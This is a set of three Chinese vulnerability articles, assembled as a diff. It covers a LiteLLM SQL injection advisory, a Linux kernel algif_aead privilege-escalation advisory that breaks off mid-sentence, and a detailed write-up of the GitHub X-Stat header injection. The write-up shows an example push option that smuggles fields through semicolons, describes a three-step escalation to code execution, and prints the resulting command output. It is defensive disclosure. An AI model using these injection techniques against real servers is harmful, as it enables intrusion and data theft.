|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,199 @@
|
||||
# 【漏洞通告】LiteLLM SQL注入漏洞(CVE-2026-42208)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-04-29 12:25
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
LiteLLM SQL注入漏洞(CVE-2026-42208)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
LiteLLM
|
||||
|
||||
**影响范围:**
|
||||
|
||||
1.81.16≤version<1.83.7
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
SQL注入
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:无需用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:容易,无需授权即可造成SQL注入。
|
||||
|
||||
<综合评定威胁等级>:高危,能造成信息泄露。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
LiteLLM是一款AI工具产品,该产品旨在为用户提供一个统一的API,以便访问和管理100多个LLM服务,它的核心功能是简化LLM的集成过程,帮助用户跟踪LLM使用情况,并设置预算和速率限制。
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年4月28日,深瞳漏洞实验室监测到一则LiteLLM组件存在SQL注入漏洞的信息,漏洞编号:CVE-2026-42208,漏洞威胁等级:严重。
|
||||
|
||||
|
||||
CVE-2026-42208是 LiteLLM 一个认证流程 SQL 注入漏洞。由于系统在处理Authorization头的鉴权令牌时,未做过滤和预处理,导致攻击者可在认证阶段构造恶意token注入SQL。该漏洞位于身份认证失败后的错误日志机制,影响所有触发认证逻辑的接口,**攻击者无需有效凭据即可执行数据库查询,可能导致敏感信息泄露甚至远程控制系统。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的LiteLLM版本:
|
||||
|
||||
1.81.16≤version<1.83.7
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布最新版本修复该漏洞,建议受影响用户将litellm更新到1.83.7及以上版本。
|
||||
|
||||
下载链接:https://github.com/BerriAI/litellm/releases/tag/v1.83.7-stable
|
||||
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、风险资产发现**
|
||||
|
||||
支持对LiteLLM的主动检测,**可批量检出业务场景中该事件的受影响资产情况,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
已发布资产检测方案,指纹ID:0031936。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
已发布资产检测方案,指纹ID:0031936。
|
||||
|
||||
|
||||
**2、漏洞主动检测**
|
||||
|
||||
支持对LiteLLM SQL注入漏洞(CVE-2026-42208)的主动检测,**可批量快速检出业务场景中是否存在漏洞风险,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
预计2026年05月06日发布检测方案,规则ID:SF-2026-00905。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
预计2026年05月30日发布检测方案,规则ID:SF-2026-01016。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月30日发布检测方案(需要具备TSS组件能力),规则ID:SF-2026-01016。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月06日发布检测方案(需要具备云镜组件能力),规则ID:SF-2026-00905。
|
||||
|
||||
|
||||
**3、漏洞安全监测**
|
||||
|
||||
支持对LiteLLM SQL注入漏洞(CVE-2026-42208)的监测,**可依据流量收集实时监控业务场景中的受影响资产情况,**
|
||||
快速检查受影响范围,相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
预计2026年04月30日发布监测方案,规则ID:11220503。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年04月30日发布监测方案(需要具备SIP组件能力),规则ID:11220503。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年04月30日发布监测方案,规则ID:11220503。
|
||||
|
||||
**【深信服流量检测GPT】**
|
||||
流量检测GPT基于攻击理解、代码理解能力,不依赖规则即可检测该攻击威胁。
|
||||
|
||||
|
||||
**4、漏洞安全防护**
|
||||
|
||||
支持对LiteLLM SQL注入漏洞(CVE-2026-42208)的防御,**可阻断攻击者针对该事件的入侵行为,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
预计2026年04月30日发布防护方案,规则ID:11220503。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
预计2026年04月30日发布防护方案,规则ID:11220503。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年04月30日发布防护方案(需要具备AF组件能力),规则ID:11220503。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年04月30日发布防护方案(需要具备AF组件能力),规则ID:11220503。
|
||||
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://github.com/BerriAI/litellm/security/advisories/GHSA-r75f-5x8p-qvmc
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/04/28**
|
||||
|
||||
深瞳漏洞实验室监测到LiteLLM SQL注入漏洞信息。
|
||||
|
||||
|
||||
**2026/04/29**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,6 @@
|
||||
# 【高危漏洞预警】CVE-2026-31431 Linux内核crypto子系统本地提权漏洞
|
||||
飓风网络安全 2026-04-30 02:34
|
||||
|
||||

|
||||
|
||||
**漏洞类型 :**内存越界读写(CWE-125 越界读取 / CWE-787 越界写入) CVSS 3.1 官方评分 7.8(高危) CVSS 攻击向量 CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H 漏洞披露时间: 2026年4月22日(上游内核补丁发布) **漏洞引入时间 :**2021年(commit 72548b093ee3合入主线) **核心影响对象:** Linux内核4.15~6.8全系列版本,覆盖2017年后所有主流Linux发行版 CVE-2026-31431是Linux内核crypto子系统algif_aead模块中的高危本地提权漏洞,源于2021年为提升加密性能引入的原地(in-place)操作优化缺陷。本地低权限用户仅需通过标准Linux系统调用,即可触发内核态内存越界读写,实现从普通用户到root权限的完整提权、内核敏感信息泄露,或触发系统崩溃导致拒绝服务(DoS)。截至2026年4月30日,上游内核已发布官方修复补丁,Debian、Ubuntu、SUSE等主流发行版已推送安全更新,Red Hat相关修复包正在逐步发布中;但全球超70%的Linux服务器仍未完成补丁升级,面临极高的入侵风险,且漏洞原理已完全公开,已出现可稳定利用的PoC代码。**二、漏洞背景与根因深度解析****2.1 algif_aead模块与AEAD用户态接口**algif_aead是Linux内核crypto子系统为用户态提供的带关联数据的认证加密(AEAD)算法标准接口,通过AF_ALG套接字向用户态暴露内核态加密能力,广泛用于TLS/SSL协议实现、IPsec VPN、磁盘加密、文件签名校验等场景,是Linux系统加密体系的核心底层组件。该模块的核心工作流程为:1. 用户态通过socket(AF_ALG, SOCK_SEQPACKET, CRYPTO_ALG_TYPE_AEAD)创建AEAD加密套接字;2. 通过bind()绑定指定加密算法(如AES-GCM、ChaCha20-Poly1305等);3. 通过sendmsg()向内核提交待加密/解密的明文/密文、关联数据(AD);4. 内核完成加密运算后,用户通过recvmsg()获取运算结果。**2.2 漏洞引入:性能优化带来的安全缺陷**漏洞的根源来自2021年合入Linux主线内核的commit 72548b093ee3,该提交为algif_aead模块引入了原地操作优化,核心目标是减少加密过程中的内存拷贝,提升AEAD算法的运算性能。该优化的核心逻辑是:当用户态传入的源数据地址(src)和目的结果地址(dst)指向同一块内存时,直接在该内存上执行加密/解密运算,避免额外的内存拷贝开销。但该设计存在致命的安全前提缺陷:algif_aead模块中,源数据和目的数据始终来自用户态不同的虚拟内存映射(VMA),根本不满足原地操作的适用条件。**2.3 漏洞本质:内存越界访问的核心成因**当用户态构造恶意的src/dst地址组合,触发原地操作逻辑时,会引发两大核心安全问题:1. 内存地址重叠越界读写:由于src和dst来自不同的内存映射,内核在执行原地加密运算时,会错误地跨内存区域进行读写,导致内核堆/栈内存越界写入,可直接篡改内核关键数据结构;2. 未初始化内存引用:原地操作逻辑会跳过源数据的合法性校验,直接引用用户态可控的未初始化内存,导致内核敏感信息泄露(如内核栈地址、加密密钥、进程凭证等),为绕过KASLR等内核防护机制提供基础。上游内核的修复方案极为直接:几乎完全回退了该原地操作优化,仅保留关联数据(AD)的直接拷贝逻辑,彻底移除了存在安全缺陷的复杂原地操作代码,从根源上消除了越界访问风险。修复commit的核心说明明确指出:“algif_aead中不存在原地操作的收益,因为源和目的来自不同的内存映射,移除所有为原地操作新增的复杂逻辑,仅直接拷贝关联数据”。**三、完整攻击链与利用原理****3.1 利用前提与触发条件****漏洞利用门槛极低,仅需满足两个核心条件:**1**. 目标系统运行4.15~6.8版本未修复的Linux内核;****2. 攻击者已获取目标系统的本地低权限用户Shell(如www-data、nginx、mysql等服务账号,或普通登录用户)。**默认配置下,所有Linux发行版均允许普通用户创建AF_ALG套接字,无需任何特殊权限或CAP能力,漏洞可被无限制触发。3.2 攻击链拆解:从用户态调用到内核态权限提升完整的本地提权攻击链分为4个阶段,全程仅需数十行代码即可实现:1. 环境初始化:攻击者通过标准系统调用创建AEAD套接字,绑定AES-GCM等主流AEAD算法,完成加密上下文初始化;2. 内存布局构造:在用户态申请连续内存,构造恶意的src/dst地址组合,确保触发内核的原地操作逻辑,同时构造越界写入的目标内存布局;3. 漏洞触发:通过sendmsg()提交特制的关联数据(AD)和加密载荷,触发内核态内存越界写入,篡改内核中当前进程的cred结构体,将Line truncated
|
||||
@@ -0,0 +1,332 @@
|
||||
# 一条 git push 就能拿下 GitHub 服务器?CVE-2026-3854 详解
|
||||
SecureNexusLab 2026-04-30 01:20
|
||||
|
||||
2026 年 3 月,Wiz 研究团队在 GitHub 内部 git 基础设施中发现了一个关键漏洞(CVE-2026-3854,CVSS 8.7)。任何对仓库有推送权限的认证用户,只需一条标准的 git push
|
||||
命令,就可以在 GitHub 后端服务器上执行任意命令。这漏洞影响 GitHub.com 和 GitHub Enterprise Server(GHES)。GitHub 在收到报告后 6 小时内完成了线上修复,但截至发布,还是有 **「88% 的 GHES 实例存在风险」**
|
||||
。
|
||||
## Wiz 技术分析
|
||||
|
||||
Wiz 研究团队在 GitHub 内部 git 基础设施中发现了一个关键漏洞(CVE-2026-3854),该漏洞可能影响 GitHub.com 和 GitHub 企业服务器。通过利用 GitHub 内部协议中的一个注入缺陷,任何经过身份验证的用户只需使用标准 git 客户端执行一条 git push
|
||||
命令,即可在 GitHub 后端服务器上执行任意命令。
|
||||
|
||||
值得注意的是,这是首批利用人工智能在闭源二进制文件中发现的关键漏洞之一,凸显了发现这些缺陷的方式正在发生变化。尽管底层系统复杂,但这漏洞很容易利用。在 GitHub.com 上,这漏洞允许在共享存储节点上远程执行代码。经过证实,受影响的节点上可访问属于其他用户和组织的数百万个公共和私有仓库。在 GitHub 企业服务器上,同一漏洞可导致整个服务器被攻陷,包括访问所有托管仓库和内部密钥。
|
||||
|
||||
GitHub 在收到报告后的 6 小时内解决了 GitHub.com 上的问题,为所有受支持的 GitHub 企业服务器版本发布了补丁,并在发布时分配了 CVE 编号。**「GitHub 企业服务器客户应立即升级——截至撰写文章发布时,数据显示 88% 的实例仍然存在漏洞。」**
|
||||
详细的修复步骤和更多技术细节参阅 GitHub 的安全博客文章。
|
||||
|
||||
以下详细分析这一漏洞的成因、利用链,并为 GHES 管理员提供防护建议。
|
||||
|
||||

|
||||
|
||||
图:漏洞概述 —— 一次 git push 即可攻陷 GitHub 内部基础设施
|
||||
### 所需操作与缓解措施
|
||||
|
||||
**「GitHub.com:」**
|
||||
GitHub 已修复该问题。GitHub.com 用户无需任何操作。
|
||||
|
||||
**「GitHub Enterprise Server:」**
|
||||
需要立即采取行动。
|
||||
- **「升级到 GHES 3.19.3 或更高版本」**
|
||||
—— 此版本修复了 CVE-2026-3854
|
||||
|
||||
#### 受影响版本
|
||||
<table><thead><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><th style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-weight: bold;background-color: #f0f0f0;font-size: 14px;color: #595959;"><section><span leaf="">组件</span></section></th><th style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-weight: bold;background-color: #f0f0f0;font-size: 14px;color: #595959;"><section><span leaf="">受影响版本</span></section></th><th style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-weight: bold;background-color: #f0f0f0;font-size: 14px;color: #595959;"><section><span leaf="">修复版本</span></section></th></tr></thead><tbody><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">GitHub Enterprise Server</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf=""><= 3.19.1</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">3.14.24, 3.15.19, 3.16.15, 3.17.12, 3.18.6, 3.19.3</span></section></td></tr></tbody></table>### 使用 Wiz 查找存在漏洞的 GHES 实例
|
||||
|
||||
Wiz 客户可以使用 Wiz 威胁中心 中的预构建查询来识别环境中存在漏洞的 GitHub Enterprise Server 实例。该查询可识别所有运行受此问题影响版本的 GHES 实例。
|
||||
|
||||

|
||||
|
||||
图:用于查找存在漏洞的 GHES 实例的 Wiz 威胁中心查询
|
||||
### 为何研究 GitHub 的 Git 基础设施
|
||||
|
||||
GitHub 是全球最大的代码托管平台,拥有数亿个仓库,涵盖开源项目、企业代码库和关键基础设施。其内部的 git 基础设施 —— 处理每次 git 推送的管道 —— 是互联网上对安全性最敏感的系统之一。当用户推送代码时,请求会经过多个内部服务,每个服务用不同的编程语言编写。这种多服务架构为每个组件解析和信任共享数据的方式带来了潜在的不一致风险。
|
||||
|
||||
过去曾研究过 GitHub Enterprise Server(GHES)以寻找此类漏洞。然而,提取和审计运行此管道所需的海量编译后黑盒二进制文件,历来需要不切实际的时间和手动工作。
|
||||
|
||||
但形势已经发生了变化。通过利用 AI 增强的工具 —— 特别是使用 IDA MCP 进行自动逆向工程 —— 做到了之前成本过高的操作。利用 AI,可以快速分析 GitHub 的编译后二进制文件,重建内部协议,并系统性地识别用户输入如何影响整个管道中的服务器行为。得益于这种新能力,发现了输入数据流经 GitHub 多服务架构的一个根本缺陷。
|
||||
### 技术深潜
|
||||
#### 理解架构
|
||||
|
||||
当用户通过 SSH 对 GitHub 运行 git push
|
||||
时,请求会流经几个关键组件:
|
||||
1. **「babeld」**
|
||||
—— git 代理,是所有 git 操作的入口点。它接收用户的 SSH 连接,并将认证转发给 gitauth
|
||||
。
|
||||
|
||||
1. **「gitauth」**
|
||||
—— 内部认证服务。它验证用户凭据,检查用户是否对目标仓库有推送权限,并返回适用于该会话的安全策略(文件大小限制、分支命名规则等)。babeld
|
||||
接收此响应并构建一个包含所有这些安全元数据的内部头部。
|
||||
|
||||
1. **「gitrpcd」**
|
||||
—— 内部 RPC 服务器。它接收来自 babeld
|
||||
的请求,解析 X-Stat
|
||||
头部,并为下游进程设置环境。关键点:gitrpcd
|
||||
自身不执行任何认证 —— 它完全信任 babeld
|
||||
,并将 X-Stat
|
||||
头部中的每个字段视为权威来源。
|
||||
|
||||
1. **「pre-receive hook」**
|
||||
—— 一个编译后的 Go 二进制文件,在推送被接受之前强制执行安全策略。它检查文件大小限制、分支命名规则、LFS 完整性,并运行任何管理员定义的自定义钩子。
|
||||
|
||||
这些组件之间的关键链接是 **「X-Stat」**
|
||||
头部。它携带以分号分隔的键值对形式的安全关键字段。内部服务通过按 ;
|
||||
分割来解析此头部,并填充一个映射。一个关键细节:该映射使用 **「last-write-wins」**
|
||||
语义。如果一个键出现两次,后面的值会静默覆盖前面的值。
|
||||
|
||||
当 babeld
|
||||
转发推送请求时,其中一个内部请求会在 X-Stat
|
||||
头部中包含 **「push options」**
|
||||
。Git push options 是用户可以通过 git push -o
|
||||
传递的任意字符串,是 git 协议的标准功能,用于服务器端提示。babeld
|
||||
将它们编码为编号字段 —— push_option_0
|
||||
、push_option_1
|
||||
,依此类推 —— 以及一个 push_option_count
|
||||
。
|
||||
|
||||

|
||||
|
||||
图:GitHub 内部 git 推送管道
|
||||
#### 漏洞:X-Stat 字段注入
|
||||
|
||||
当用户控制的输入未经适当清理就进入 X-Stat
|
||||
头部时会发生什么?
|
||||
|
||||
babeld
|
||||
将 git push option 的值直接复制到 X-Stat
|
||||
头部 —— **「不对分号进行清理」**
|
||||
。由于 ;
|
||||
是 X-Stat
|
||||
字段分隔符,push option 值中的任何分号都会从原字段中跳出,并创建新的、由攻击者控制的字段。
|
||||
|
||||
考虑一个包含分号后跟安全字段名的 push option 值。babeld
|
||||
将其原样嵌入,产生如下头部:
|
||||
|
||||
```
|
||||
ounter(lineounter(lineounter(line
|
||||
X-Stat: ...; large_blob_rejection_enabled=bool:true; ...;
|
||||
push_option_0=x;large_blob_rejection_enabled=bool:false;
|
||||
push_option_count=1; ...
|
||||
```
|
||||
|
||||
按 ;
|
||||
分割后,此头部解析为:
|
||||
|
||||
```
|
||||
ounter(lineounter(lineounter(line
|
||||
push_option_0 = x
|
||||
large_blob_rejection_enabled = bool:false ← 注入值(覆盖了之前的 bool:true)
|
||||
push_option_count = 1
|
||||
```
|
||||
|
||||
攻击者的值获胜,因为它出现在头部的后面 —— last-write-wins。
|
||||
|
||||
通过二进制分析和在线分析均已证实这一点 —— 在实时 GHES 实例上的数据包捕获显示,注入的字段出现在 X-Stat
|
||||
头部中,并覆盖了其合法的对应字段。
|
||||
|
||||
结合预接收二进制文件的逆向工程和在线分析,绘制了可注入的 X-Stat
|
||||
字段。以下字段与安全性特别相关:
|
||||
<table><thead><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><th style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-weight: bold;background-color: #f0f0f0;font-size: 14px;color: #595959;"><section><span leaf="">字段</span></section></th><th style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-weight: bold;background-color: #f0f0f0;font-size: 14px;color: #595959;"><section><span leaf="">目的</span></section></th></tr></thead><tbody><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><code><span leaf="">rails_env</span></code></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">控制钩子执行路径(沙箱 vs. 直接执行)</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #F8F8F8;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><code><span leaf="">custom_hooks_dir</span></code></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">自定义钩子脚本查找的基础目录</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><code><span leaf="">repo_pre_receive_hooks</span></code></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">要执行的 pre-receive hook 的 JSON 定义</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #F8F8F8;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><code><span leaf="">large_blob_rejection_enabled</span></code></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">强制执行文件大小限制</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><code><span leaf="">reject_sha_like_refs</span></code></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">阻止类似 SHA 的分支名称</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #F8F8F8;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><code><span leaf="">user_operator_mode</span></code></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">启用内部调试输出</span></section></td></tr></tbody></table>
|
||||
前三个字段最为关键 —— 它们共同导致 RCE。
|
||||
#### 升级到 RCE
|
||||
|
||||
覆盖像 large_blob_rejection_enabled
|
||||
这样的安全标志已经值得关注,但真正的问题是:能否将字段注入转化为代码执行?
|
||||
|
||||
答案在于上表中的三个字段:rails_env
|
||||
、custom_hooks_dir
|
||||
和 repo_pre_receive_hooks
|
||||
。要理解原因,需要了解 pre-receive hook 二进制文件如何处理自定义钩子。
|
||||
|
||||
GHES 支持管理员定义的 **「custom pre-receive hooks」**
|
||||
—— 在推送被接受之前运行的脚本。通过逆向工程 pre-receive 二进制文件,发现它有 **「两条执行路径」**
|
||||
,完全由来自 X-Stat
|
||||
头部的 rails_env
|
||||
字段控制:一个生产值(production)在沙箱内运行钩子,而任何其他值则直接运行钩子 —— 没有沙箱,没有隔离,以 git
|
||||
服务用户的身份拥有完整的文件系统访问权限。
|
||||
|
||||
分隔这两条路径的唯一因素是 rails_env
|
||||
的值。而攻击者可以注入它。
|
||||
|
||||
升级到 RCE 将三次注入串联起来:
|
||||
|
||||
**「步骤 1 —— 绕过沙箱。」**
|
||||
注入一个非 production 的 rails_env
|
||||
值,从沙箱化的生产路径切换到非沙箱化路径。
|
||||
|
||||
**「步骤 2 —— 重定向钩子目录。」**
|
||||
注入 custom_hooks_dir
|
||||
来控制二进制文件查找钩子脚本的基础目录。
|
||||
|
||||
**「步骤 3 —— 注入带有路径遍历的钩子定义。」**
|
||||
注入 repo_pre_receive_hooks
|
||||
,其中包含一个精心构造的钩子条目,其脚本字段包含一个路径遍历序列。二进制文件的路径解析将攻击者控制的基础目录与遍历载荷连接起来,解析到文件系统上的任意二进制文件。
|
||||
|
||||
非生产路径随后直接执行解析出的路径 —— 没有参数,没有沙箱 —— 以 git
|
||||
服务用户的身份:
|
||||
|
||||
```
|
||||
ounter(line
|
||||
git push -o '<injected fields>' origin master
|
||||
```
|
||||
```
|
||||
ounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(line
|
||||
Enumerating objects: 3, done.
|
||||
Counting objects: 100% (3/3), done.
|
||||
Writing objects: 100% (3/3), 250 bytes | 250.00 KiB/s, done.
|
||||
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
|
||||
remote: uid=500(git) gid=500(git) groups=500(git) ← 以 git 服务用户身份执行 RCE
|
||||
To github.com:user/repo.git
|
||||
abc1234..def5678 master -> master
|
||||
```
|
||||
|
||||
以 git
|
||||
用户身份执行非沙箱化代码后,可以完全控制 GHES 实例,包括文件系统读写访问以及对内部服务配置的可见性。
|
||||
#### 从 GHES 到 GitHub.com
|
||||
|
||||
在 GHES 上实现 RCE 后,下一个问题自然浮现:这在 GitHub.com 上是否同样有效?
|
||||
|
||||
针对 GitHub.com 上的一个仓库运行了相同的利用链。推送成功完成,但 custom hooks 从未执行。没有 remote:
|
||||
输出,没有代码执行。
|
||||
|
||||
为了理解发生了什么,在两个平台上都注入了user_operator_mode=bool:true
|
||||
以启用调试输出。并排比较输出时发现,GitHub.com 缺少了 GHES 上出现的某些钩子执行步骤 —— custom hooks 代码路径根本没有被触发。
|
||||
|
||||
回到二进制文件并深入挖掘。通过进一步的逆向工程,识别了 X-Stat
|
||||
头部中的一个布尔标志,它控制服务器是否以企业模式运行。在 GHES 上,此标志默认为 true —— 因此 custom hooks 路径始终处于活动状态。在 GitHub.com 上,它默认为 false,意味着在正常情况下永远不会到达 custom hooks。
|
||||
|
||||
由于此标志也承载在 X-Stat
|
||||
头部中,可以通过相同的机制注入。再多注入一个字段,完整的利用链就在 GitHub.com 上生效了。这次,执行了 hostname
|
||||
而不是 id
|
||||
:
|
||||
|
||||
```
|
||||
ounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(line
|
||||
Enumerating objects: 3, done.
|
||||
Counting objects: 100% (3/3), done.
|
||||
Writing objects: 100% (3/3), 250 bytes | 250.00 KiB/s, done.
|
||||
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
|
||||
remote: Operator mode enabled.
|
||||
remote: starting PreReceiveBlobCheck(100.00, 50.00) hook...
|
||||
remote: finished PreReceiveBlobCheck(100.00, 50.00) hook in 0s
|
||||
remote: starting PreReceiveRedirectCheck hook...
|
||||
remote: finished PreReceiveRedirectCheck hook in 0s
|
||||
remote: starting PreReceiveRefsCheck hook...
|
||||
remote: finished PreReceiveRefsCheck hook in 0s
|
||||
remote: starting PreReceiveRefLengthCheck hook...
|
||||
remote: finished PreReceiveRefLengthCheck hook in 0s
|
||||
remote: starting PreReceiveForcePushCheck hook...
|
||||
remote: finished PreReceiveForcePushCheck hook in 0s
|
||||
remote: starting PreReceiveLFSIntegrity hook...
|
||||
remote: finished PreReceiveLFSIntegrity hook in 0s
|
||||
remote: starting PreReceiveCustomHooksCheck hook...
|
||||
remote: ██████████████████████████.github.net ← GitHub.com 基础设施内部
|
||||
remote: finished PreReceiveCustomHooksCheck hook in 2ms
|
||||
To github.com:user/repo.git
|
||||
